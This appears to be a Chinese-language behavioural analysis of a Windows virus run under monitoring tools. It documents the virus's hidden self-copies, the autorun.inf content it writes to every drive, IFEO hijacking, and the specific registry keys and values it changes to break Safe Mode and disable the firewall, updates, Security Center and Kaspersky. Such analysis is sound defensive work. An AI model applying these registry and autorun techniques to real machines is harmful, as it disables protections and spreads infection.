


图1 卡巴扫描结果

打开所有的监视工具，启动保护系统工具，马上运行www.exe。

首先Tiny出场，监视到病毒体下面的动作，把本身复制到**C:\Program Files\Common Files\System** 目录下，改名为djogqvy.exe，再次复制到**C:\Program Files\Common Files\Microsoft Shared**目录下，更是修改名字为kjsfqhl.exe，并且两个都设置为隐藏。如图2所示。

接着启动djogqvy.exe病毒体，再在C:\Program Files\目录下生成同样的病毒体，命名为meex.exe，同目录下还生成一个mxtdewe.inf文件，内容如下：

```
[AutoRun]
open=gxkfxne.exe
shell\open=打开(&O)
shell\open\Command=gxkfxne.exe
shell\open\Default=1
shell\explore=资源管理器(&X)
shell\explore\Command=gxkfxne.exe
```

很明显，这个文件是为下面的在每一个分区生成autorun.inf做准备的，接着马上在各个分驱创建autorun.inf以及病毒文件gxkfxne.exe。如图3所示。




图2 Ting的监视日志

这个时候马上就有更多的动作了，比如试图终止explorer.exe，还有就是像下载者一样连接网络下载另外的病毒体并运行它们，如图4所示。




图3 生成Autorun.inf

跟着更牛了，这个时候开始用上了Windows映像劫持(IFEO)技术了，并且把注册表里的卡巴自动启动项删除掉，如图5所示。所谓的IFEO就是Image File Execution Options，位于注册表的**HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options**，由于这个项主要是用来调试程序用的，对一般用户意义不大，默认是只有管理员和local system有权读写修改，在这里先介绍这么多，下面会详细介绍到它。

说回正题。接着病毒切断我们进入安全模式的想法，在启动系统的时候按F8，无论是否带网络的安全模式，还是带命令行提示的安全模式，都是蓝屏，无法进入，如图6所示。




图4 结束Explorer、连接网络下载其他文件

并且还禁用SharedAccess（Intemet连接共享和防火墙服务）、系统自动更新的服务、Security Center的wscsvc服务及帮助和支持中心服务。其中切断进入安全模式的想法就是删除下列各建：

```
HKLM\System\CurrentControlSet\Control\SafeBoot\Minimal\{4D36E967-E325-11CE-BFC1-08002BE10318}
HKLM\System\CurrentControlSet\Control\SafeBoot\Network\{4D36E967-E325-11CE-BFC1-08002BE10318}
HKLM\System\CurrentControlSet001\Control\SafeBoot\Minimal\{4D36E967-E325-11CE-BFC1-08002BE10318}
HKLM\System\CurrentControlSet001\Control\SafeBoot\Network\{4D36E967-E325-11CE-BFC1-08002BE10318}
```

禁用SharedAccess（Intemet连接共享和防火墙服务）就是把注册表里的**HKLM\SYSTEM\CurrentControlSet\Services\SharedAccess**的“Start”改为“dword:00000004”，系统默认值为“3”。

禁用系统自动更新的服务，就是把注册表里的**HKLM\SYSTEM\CurrentControlSet\Services\wuauserv**的“Start”改为“dword:00000004”，系统默认值为“2”。

禁用帮助和支持中心服务，就是把注册表里的**HKLM\SYSTEM\CurrentControlSet\Services\helpsvc**的“Start”改为“dword:00000004”，系统默认值为“2”。

禁用Security Center的wscsvc服务，就是把注册表里的**HKLM\SYSTEM\CurrentControlSet\Services\wscsvc**的“Start”改为“dword:00000004”，系统默认值为“2”。




图5 映像劫持、删除卡巴自启动




图6 进入安全模式后的蓝屏

说明:

"0x00000004"表示"禁用"

"0x00000003"表示"手动"

"0x00000002"表示"自动"

终止卡巴进程，利用的方法还是最近比较流行的卡巴更改时间Bug，还有就是使得显示隐藏文件的系统功能失效。病毒行为就是把注册表里的HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\Advanced\Folder\Hidden\SHOWALL\CheckedValue改为"dword:00000000"。

